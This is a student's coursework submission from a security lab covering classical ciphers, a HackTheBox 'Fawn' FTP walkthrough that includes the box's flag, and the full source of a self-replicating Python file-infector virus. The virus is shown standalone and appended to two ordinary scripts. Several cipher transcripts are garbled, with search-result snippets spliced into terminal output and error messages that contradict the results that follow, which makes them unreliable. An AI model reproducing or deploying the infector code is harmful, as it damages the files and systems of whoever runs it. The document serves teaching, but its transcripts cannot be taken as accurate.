

Final Lab Submission

Labs II, IV, V, VI & VIII


by

Enrique Juan Gamboa

D23125488

Lab II

For the second lab we were tasked to use the Caesar, Monoalphabetic, Vigenère and transposition cyphers.




```
kali@kali:~$ python3
Python 3.11.6 (main, Oct  8 2023, 05:06:43) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pycipher
>>> m = 'hello world!'
>>> k = 3
>>> cae = Caesar(3).encipher(m)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'Caesar' object has no attribute 'encipher'. Did you mean: 'encipher'?
>>> cae = Caesar(3).encipher(m)
>>> print(cae)
KHOORZRUOG
>>> 
W: It means when a function is not iterable?
```

freeCodeCamp
<https://www.freecodecamp.org/news/int-object-is-not-iterable/>

Int Object is Not Iterable – Python Error [Solved]

24 Mar 2022 — An 'int' object is not iterable' it means you are trying to loop through an integer or other data type that loops cannot work on. In Python...

How to Caesar encipher a text, this case “Hello World!” with a key of 3.



```
kali@kali:~$ python3
SyntaxError: invalid character '\u2019' (U+2019)
>>> c = "RUURJVBCANN"
>>> for i in range(26):
...     brut = Caesar(i).decipher(c)
...     print(brut)
...
FRUURJVBCANN
EQTQIUABZMMB
DPPSPHTZAYLLA
CORROGSYZXKKZ
BNQNMFRXYWJJY
AMPMEQWKVIIIX
ZLOOLDPVWUHHW
YKNNKCOVTGGV
XJMMJRNNTUSFFU
WILLIAMSTREET
VHKKHZLRSQODS
UGJGJKQRPCCR
TFIIFXJPQOBQ
SEHHEWIOPNAA
RDGGDVHNOMZZO
QCFCUGMNLYYN
PBEETFLMKXXM
OADDASEKLJWWL
NZCZCRDJKVVK
MYBVQCIJHUUJ
LXAAXPBHIGTTI
KWZWOAGHFSSH
JVVYUNZFGERRG
IUXUMVEFDQQF
HTWWTLXDECPE
GSVSKWCDBOOD
>>> 
```

People also ask :


- Why is integer not iterable?
- Why is my Python method not iterable?
- How do you convert an integer to an iterable data type?
- What does it mean when a function is not iterable?

freeCodeCamp
<https://www.freecodecamp.org/news/int-object-is-not-iterable/>

Int Object is Not Iterable – Python Error [Solved]

24 Mar 2022 — An 'int' object is not iterable' it means you are trying to loop through an integer or other data type that loops cannot work on. In Python...

How to Caesar decipher “RUURJVBCANN” returning “WILLIAMSTREET” by brute force.



```
kali㉿kali: ~/Desktop
total 32
drwxr-xr-x  2 kali kali 4096 Feb  1 08:01 .
drwxr-xr-x 17 kali kali 4096 Feb  1 08:03 ..
-rw-r--r--  1 kali kali 20336 Feb  1 07:58 lab2_crypto
-rw-r--r--  1 kali kali 1194 Feb  1 08:01 lab2_text.txt

(kali㉿kali)-[~/Desktop]
$ ./lab2_crypto count letters lab2_text.txt percentsort
597
10.39 t
8.88 z
8.38 o
7.87 l
7.71 g
7.04 k
7.04 f
5.86 q
5.36 s
4.86 e
3.85 x
3.69 h
3.52 r
3.52 i
2.68 u

(kali㉿kali)-[~/Desktop]
$
```

Letter frequency analysis of lab2_text.txt



```
kali㉿kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ cd
└─(kali㉿kali)-[~]
└─$ cd Desktop
└─(kali㉿kali)-[~/Desktop]
└─$ ./lab2_crypto count digrams lab2_text.txt percentsort
596
2.85 of
2.52 zi
2.18 lt
2.01 te
1.68 tz
1.68 gk
1.68 fr
1.51 xk
1.51 qf
1.51 tq
1.51 it
1.34 oz
1.34 eg
1.17 zt
1.17 qs

(kali㉿kali)-[~/Desktop]
$
```

Bigram frequency analysis of lab2_text.txt. By comparing it with the most common bigrams in the English language and applying my findings in the webpage [dcode.fr](https://www.dcode.fr/bigram-frequencies), I got the phrase: *“It had been thought by many officers that the last act of the conflict might be as deadly as the first act, that the enemy would not admit defeat without a desperate struggle, that there was no attachment of weapons to service that was more devoted or more effective than the tenacity and courage displayed by the ammunition trainmen throughout the engagement.”*

```
kali@kali: ~
```

```
File Actions Edit View Help
File "<stdin>", line 2, in <module>
  File "/home/kali/.local/lib/python3.11/site-packages/pycrypter/caesar.py", line 20, in __init__
    self.key = key % 26
    ~~~~~~^~~
TypeError: not all arguments converted during string formatting
>>> for key in keys:
...
KeyboardInterrupt
>>> from pycipher import Vingere also ask :
  File "<stdin>", line 1
    from pycipher import Vingere
      ^~~~~~^
SyntaxError: invalid syntax
>>> from pycipher import Vingere
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ImportError: cannot import name 'Vingere' from 'pycrypter' (/home/kali/.local/lib/python3.11/site-packages/pycrypter/_init__.py)
>>> from pycipher import Vingere
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ImportError: cannot import name 'Vingere' from 'pycrypter' (/home/kali/.local/lib/python3.11/site-packages/pycrypter/_init__.py)
>>> from pycipher import Vigenere
  File "<stdin>", line 1, in <module>
ImportError: cannot import name 'Vigenere' from 'pycrypter' (/home/kali/.local/lib/python3.11/site-packages/pycrypter/_init__.py)
>>> keys = ["cat", "dog", "a", "giraffe"]
>>> p = "centralqueensland"
>>> for key in keys:
...     dec = Vigenere(key).decipher(p)
...     print(dec)
...
AEURRHJQBCFQLHLD
ZHQDQUICOBQHPXUKP
CENTRALQUEENSLAND
WWWTMVHKMNEINHUFM
>>> [  Int Object is Not Iterable — Python Error [Solved]
[  May 2022 — Int object is not iterable" it means you are trying to loop through an integer
  or other data type that loops cannot work on. In Python]
```

How to Vigenère cipher “centralqueensland” using the keys “cat”, “dog”, “a”, “giraffe”

```
kali@kali: ~
```

```
SyntaxError: invalid syntax
>>> from pycipher import Vingere
  File "<stdin>", line 1, in <module>
ImportError: cannot import name 'Vingere' from 'pycrypter' (/home/kali/.local/lib/python3.11/site-packages/pycrypter/_init__.py)
>>> from pycipher import Vingere
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ImportError: cannot import name 'Vingere' from 'pycrypter' (/home/kali/.local/lib/python3.11/site-packages/pycrypter/_init__.py)
>>> from pycipher import Vigenere
  File "<stdin>", line 1, in <module>
ImportError: cannot import name 'Vigenere' from 'pycrypter' (/home/kali/.local/lib/python3.11/site-packages/pycrypter/_init__.py)
>>> keys = ["cat", "dog", "a", "giraffe"]
>>> p = "centralqueensland"
>>> for key in keys:
...     dec = Vigenere(key).decipher(p) elbod not iterable?
...     print(dec)
...
AEURRHJQBCFQLHLD  How do you convert an integer to an iterable data type?
ZHQDQUICOBQHPXUKP
CENTRALQUEENSLAND
WWWTMVHKMNEINHUFM  What does it mean when a function is not iterable?
>>> from pycipher import ColTrans
  File "<stdin>", line 1, in <module>
AttributeError: 'ColTrans' object has no attribute 'cipher'. Did you mean: 'decipher'?
>>> toCyp = "IEEEIGTITGHDBONINSSRI"
>>> key = "doctor"
>>>
>>> dec = ColTrans(key).cipher(toCyp)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'ColTrans' object has no attribute 'cipher'. Did you mean: 'decipher'?
>>> dec = ColTrans(key).decipher(toCyp)
  File "<stdin>", line 1, in <module>
AttributeError: 'ColTrans' object has no attribute 'cipher'. Did you mean: 'decipher'?
>>> print(dec)
ITISBIGGERONTHEINSIDE
[  Int Object is Not Iterable — Python Error [Solved]
[  May 2022 — Int object is not iterable" it means you are trying to loop through an integer
  or other data type that loops cannot work on. In Python]
```

How to decrypt, using Columnar Transposition, “IEEEIGTITGHDBONINSSRI” with the keyword “doctor”.

Lab IV

Sadly, for this lab I wasn't able to screenshot any image. Fortunately I do have all code I made in that lab, so I will be explaining it's functionality through images of my code that I was able to make using codeimg.io.

```
virus.py

1 ### VIRUS BEGIN ###
2
3 import sys
4 import os
5 import glob
6 import re
7
8 startLine = "### VIRUS-BEGIN ###"
9 endLine = "### VIRUS-END ###"
10
11 def find_python_files(directory="."):
12     pattern = os.path.join(directory, "*.py")
13     python_files = glob.glob(pattern)
14     return python_files
15
16 def modify_files(target_file_path=". ", code="# No code to insert!"):
17     # Open the target file in read mode to get existing content
18     with open(target_file_path, "r") as target_file:
19         ogCode = list()
20         for line in target_file:
21             ogCode.append(line)
22             if startLine.replace(" ", " ") in line:
23                 return "File in path", target_file_path, "already infected."
24             for code_line in code:
25                 ogCode.append(code_line)
26
27     # Open the target file in write mode and write both existing and new code
28     with open(target_file_path, "w") as target_file:
29         target_file.writelines(ogCode)
30         return "File in path", target_file_path, "infected!"
31
32 def generate_unique_filename(base_filename, extension, index=1):
33     new_filename = f"{base_filename}_{index}{extension}"
34     while os.path.exists(new_filename):
35         index += 1
36         new_filename = f"{base_filename}_{index}{extension}"
37     return new_filename
38
39 def copy_self_code(input_file, output_file):
40     copy_lines = []
41
42     with open(input_file, 'r') as file:
43         inside_copy_block = False
44
45         for line in file:
46             if startLine.replace(" ", " ") in line:
47                 inside_copy_block = True
48                 copy_lines.append(line)
49             elif endLine.replace(" ", " ") in line:
50                 inside_copy_block = False
51                 copy_lines.append(line)
52             elif inside_copy_block:
53                 copy_lines.append(line)
54
55     unique_output_file = generate_unique_filename(output_file, '.py')
56
57     with open(unique_output_file, 'w') as output:
58         output.writelines(copy_lines)
59     return copy_lines
60
61 if __name__ == "__main__":
62     current_directory = os.path.dirname(os.path.abspath(__file__))
63     python_files = find_python_files(current_directory)
64
65     print("Python files in the same directory:", python_files)
66
67     current_file = os.path.abspath(__file__)
68     new_file = "replicated_virus"
69     virusCode = copy_self_code(current_file, new_file)
70     for fil in python_files:
71         print(modify_files(fil, virusCode))
72
73 ### VIRUS END ###
```

As shown in the image above, this virus finds uninfected code files in the directory and, if it finds any, it will infect them by modifying them. The virus in question replicates itself various times, creating more files that will do the same when run. Here are some examples of infected code:

```

calc.py

1 #!/usr/bin/env python
2
3 def add(x, y):
4     return x + y
5
6 def subtract(x, y):
7     return x - y
8
9 def multiply(x, y):
10    return x * y
11
12 def divide(x, y):
13    if y != 0:
14        return x / y
15    else:
16        return "Cannot divide by zero"
17
18 print("Simple Calculator Menu:")
19 print("1. Addition")
20 print("2. Subtraction")
21 print("3. Multiplication")
22 print("4. Division")
23
24 choice = input("Enter your choice (1/2/3/4): ")
25
26 if choice in ('1', '2', '3', '4'):
27     num1 = float(input("Enter first number: "))
28     num2 = float(input("Enter second number: "))
29
30     if choice == '1':
31         result = add(num1, num2)
32         print(f"{num1} + {num2} = {result}")
33     elif choice == '2':
34         result = subtract(num1, num2)
35         print(f"{num1} - {num2} = {result}")
36     elif choice == '3':
37         result = multiply(num1, num2)
38         print(f"{num1} * {num2} = {result}")
39     elif choice == '4':
40         result = divide(num1, num2)
41         print(f"{num1} / {num2} = {result}")
42 else:
43     print("Invalid choice. Please enter a valid option (1/2/3/4).")
44 ### VIRUS BEGIN ###
45
46 import sys
47 import os
48 import glob
49 import re
50
51 startLine = "### VIRUS-BEGIN ###"
52 endLine = "### VIRUS-END ###"
53
54 def find_python_files(directory="."):
55     pattern = os.path.join(directory, "*.py")
56     python_files = glob.glob(pattern)
57     return python_files
58
59 def modify_files(target_file_path="", code="# No code to insert!"):
60     # Open the target file in read mode to get existing content
61     with open(target_file_path, "r") as target_file:
62         ogCode = []
63         for line in target_file:
64             ogCode.append(line)
65             if startLine.replace("-", " ") in line:
66                 return "File in path", target_file_path, "already infected."
67             for code_line in code:
68                 ogCode.append(code_line)
69
70     # Open the target file in write mode and write both existing and new code
71     with open(target_file_path, "w") as target_file:
72         target_file.writelines(ogCode)
73         return "File in path", target_file_path, "infected!"
74
75 def generate_unique_filename(base_filename, extension, index=1):
76     new_filename = f'{base_filename}_{index}{extension}'
77     while os.path.exists(new_filename):
78         index += 1
79         new_filename = f'{base_filename}_{index}{extension}'
80     return new_filename
81
82 def copy_self_code(input_file, output_file):
83     copy_lines = []
84
85     with open(input_file, 'r') as file:
86         inside_copy_block = False
87
88         for line in file:
89             if startLine.replace("-", " ") in line:
90                 inside_copy_block = True
91                 copy_lines.append(line)
92             elif endLine.replace("-", " ") in line:
93                 inside_copy_block = False
94                 copy_lines.append(line)
95             elif inside_copy_block:
96                 copy_lines.append(line)
97
98     unique_output_file = generate_unique_filename(output_file, '.py')
99
100    with open(unique_output_file, 'w') as output:
101        output.writelines(copy_lines)
102    return copy_lines
103
104 if __name__ == "__main__":
105     current_directory = os.path.dirname(os.path.abspath(__file__))
106     python_files = find_python_files(current_directory)
107
108     print("Python files in the same directory:", python_files)
109
110     current_file = os.path.abspath(__file__)
111     new_file = "replicated_virus"
112     virusCode = copy_self_code(current_file, new_file)
113     for fil in python_files:
114         print(modify_files(fil, virusCode))
115
116 ### VIRUS END ###

```

```

cycle.py

1 #!/usr/bin/env python
2 import random
3
4 def get_user_numbers():
5     print("Enter your lottery numbers (choose 6 numbers between 1 and 49):")
6     user_numbers = set()
7
8     while len(user_numbers) < 6:
9         try:
10             number = int(input("Enter number [len(user_numbers) + 1]: "))
11             if 1 <= number <= 49:
12                 user_numbers.add(number)
13             else:
14                 print("Please enter a number between 1 and 49.")
15             except ValueError:
16                 print("Invalid input. Please enter a valid number.")
17
18     return user_numbers
19
20 def generate_winning_numbers():
21     return set(random.sample(range(1, 50), 6))
22
23 def check_results(user_numbers, winning_numbers):
24     matched_numbers = user_numbers.intersection(winning_numbers)
25     return matched_numbers
26
27 def display_results(matched_numbers, winning_numbers):
28     print("\nWinning Numbers:", winning_numbers)
29
30     if not matched_numbers:
31         print("Sorry, no matches. Better luck next time!")
32     else:
33         print("Congratulations! You matched {} number(s):".format(len(matched_numbers)))
34
35 if __name__ == "__main__":
36     print("Welcome to the Simple Lottery Game!")
37
38     user_numbers = get_user_numbers()
39     winning_numbers = generate_winning_numbers()
40     matched_numbers = check_results(user_numbers, winning_numbers)
41
42     display_results(matched_numbers, winning_numbers)
43
44 ### VIRUS BEGIN ###
45
46 import sys
47 import os
48 import glob
49 import re
50
51 startLine = "### VIRUS-BEGIN ###"
52 endLine = "### VIRUS-END ###"
53
54 def find_python_files(directory="."):
55     pattern = os.path.join(directory, "*.py")
56     python_files = glob.glob(pattern)
57     return python_files
58
59 def modify_files(target_file_path="", code="# No code to insert!"):
60     # Open the target file in read mode to get existing content
61     with open(target_file_path, "r") as target_file:
62         ogCode = []
63         for line in target_file:
64             ogCode.append(line)
65             if startLine.replace("-", " ") in line:
66                 return "File in path", target_file_path, "already infected."
67             for code_line in code:
68                 ogCode.append(code_line)
69
70     # Open the target file in write mode and write both existing and new code
71     with open(target_file_path, "w") as target_file:
72         target_file.writelines(ogCode)
73         return "File in path", target_file_path, "infected!"
74
75 def generate_unique_filename(base_filename, extension, index=1):
76     new_filename = f'{base_filename}_{index}{extension}'
77     while os.path.exists(new_filename):
78         index += 1
79     new_filename = f'{base_filename}_{index}{extension}'
80     return new_filename
81
82 def copy_self_code(input_file, output_file):
83     copy_lines = []
84
85     with open(input_file, 'r') as file:
86         inside_copy_block = False
87
88         for line in file:
89             if startLine.replace("-", " ") in line:
90                 inside_copy_block = True
91                 copy_lines.append(line)
92             elif endLine.replace("-", " ") in line:
93                 inside_copy_block = False
94                 copy_lines.append(line)
95             elif inside_copy_block:
96                 copy_lines.append(line)
97
98     unique_output_file = generate_unique_filename(output_file, '.py')
99
100    with open(unique_output_file, 'w') as output:
101        output.writelines(copy_lines)
102    return copy_lines
103
104 if __name__ == "__main__":
105     current_directory = os.path.dirname(os.path.abspath(__file__))
106     python_files = find_python_files(current_directory)
107
108     print("Python files in the same directory:", python_files)
109
110     current_file = os.path.abspath(__file__)
111     new_file = "replicated_virus"
112     virusCode = copy_self_code(current_file, new_file)
113     for fil in python_files:
114         print(modify_files(fil, virusCode))
115
116 ### VIRUS END ###

```

As shown, the virus is appended at the end of the file. When run, the code will behave normally until it's normal code ends. After this, the virus will run and infect uninfected files in the directory. Finally, it will replicate itself by generating the following file. If a file with the same name exists, it will append a number to the name as to not create any conflict.

```
replicated_virus.py

1 ### VIRUS BEGIN ###
2
3 import sys
4 import os
5 import glob
6 import re
7
8 startLine = "### VIRUS-BEGIN ###"
9 endLine = "### VIRUS-END ###"
10
11 def find_python_files(directory="."):
12     pattern = os.path.join(directory, "*.py")
13     python_files = glob.glob(pattern)
14     return python_files
15
16 def modify_files(target_file_path="", code="# No code to insert!"):
17     # Open the target file in read mode to get existing content
18     with open(target_file_path, "r") as target_file:
19         ogCode = list()
20         for line in target_file:
21             ogCode.append(line)
22             if startLine.replace("-", " ") in line:
23                 return "File in path", target_file_path, "already infected."
24             for code_line in code:
25                 ogCode.append(code_line)
26
27     # Open the target file in write mode and write both existing and new code
28     with open(target_file_path, "w") as target_file:
29         target_file.writelines(ogCode)
30         return "File in path", target_file_path, "infected!"
31
32 def generate_unique_filename(base_filename, extension, index=1):
33     new_filename = f"{base_filename} {index}{extension}"
34     while os.path.exists(new_filename):
35         index += 1
36         new_filename = f"{base_filename} {index}{extension}"
37     return new_filename
38
39 def copy_self_code(input_file, output_file):
40     copy_lines = []
41
42     with open(input_file, 'r') as file:
43         inside_copy_block = False
44
45         for line in file:
46             if startLine.replace("-", " ") in line:
47                 inside_copy_block = True
48                 copy_lines.append(line)
49             elif endLine.replace("-", " ") in line:
50                 inside_copy_block = False
51                 copy_lines.append(line)
52             elif inside_copy_block:
53                 copy_lines.append(line)
54
55     unique_output_file = generate_unique_filename(output_file, '.py')
56
57     with open(unique_output_file, 'w') as output:
58         output.writelines(copy_lines)
59     return copy_lines
60
61 if __name__ == "__main__":
62     current_directory = os.path.dirname(os.path.abspath(__file__))
63     python_files = find_python_files(current_directory)
64
65     print("Python files in the same directory:", python_files)
66
67     current_file = os.path.abspath(__file__)
68     new_file = "replicated_virus"
69     virusCode = copy_self_code(current_file, new_file)
70     for fil in python_files:
71         print(modify_files(fil, virusCode))
72
73 ### VIRUS END ###
```

Lab V

In lab 5, we were asked to use the website app.hackthebox.com and follow one of the guides it offers. I decided to hack the Fawn box, as it was a Linux machine and I am the most comfortable with that operating system.

The screenshot shows the 'Starting Point' section of the HackTheBox website. On the left sidebar, there are links for 'Starting Point', 'Season 5', 'Machines', 'Challenges', 'Sherlocks', 'Tracks', 'Rankings', and 'Academy'. The main content area has tabs for 'Tags' (selected), 'FTP', 'Protocols', 'Reconnaissance', and 'Anonymous/Guest Access'. A 'Walkthrough' button is also present. Two tasks are listed:

- TASK 1:** What does the 3-letter acronym FTP stand for?
Answer: File Transfer Protocol
- TASK 2:** Which port does the FTP service listen on usually?
Answer: 21

The screenshot shows the 'Starting Point' section again. The sidebar and tabs are identical. Two more tasks are listed:

- TASK 3:** What acronym is used for the secure version of FTP?
Answer: SFTP
- TASK 4:** What is the command we can use to send an ICMP echo request to test our connection to the target?
Answer: ping

The screenshot shows a web browser window with the URL app.hackthebox.com/starting-point. The page is titled "HACKTHEBOX" and features a sidebar with various navigation links like "Starting Point", "Season 5", "Machines", "Challenges", "Sherlocks", "Tracks", "Rankings", and "Academy". The main content area displays two tasks:

TASK 7
What is the command we need to run in order to display the 'ftp' client help menu?
*** - h
ftp -h
Hide Answer

TASK 8
What is username that is used over FTP when you want to log in without having an account?

anonymous
Hide Answer

These questions I answered by either knowing the answer already or by the hint suggesting me to look it up.

The screenshot shows the HackTheBox interface on a Mac OS X desktop. The top menu bar includes 'Applications', 'Places', 'System', and various system icons. The browser address bar shows 'app.hackthebox.com/starting-point'. The main content area displays the 'Starting Point' dashboard. On the left is a sidebar with links like 'Starting Point', 'Season 5', 'Machines', 'Challenges', 'Sherlocks', 'Tracks', 'Hackathons', and 'Academy'. The right side shows two tasks:

- TASK 5**: From your scans, what version is FTP running on the target?
Answer: vsftpd 3.0.3
- TASK 6**: From your scans, what OS type is running on the target?
Answer: unix

These answers involved typing into the box's terminal and finding out installation versions, FTP protocols and command inputs.

The screenshot shows the HackTheBox application interface. On the left, there's a sidebar with various navigation options like Starting Point, Season 5, Machines, Challenges, Sherlocks, Tracks, Rankings, and Academy. The main area is titled "TASK 11" and asks, "What is the command used to download the file we found on the FTP server?". Below this, there's a text input field containing "get" and a "Hide Answer" link. A "SUBMIT FLAG" button is present, along with a text input field containing the flag "035db21c881520061c53e0536e44f815" and a "Hide Answer" link. At the bottom right of the main area, there's a "Walkthrough" button with a green icon. The status bar at the bottom indicates the user is "enrii".


This was the last question, which involved downloading a file from the FTP server and getting the root flag.

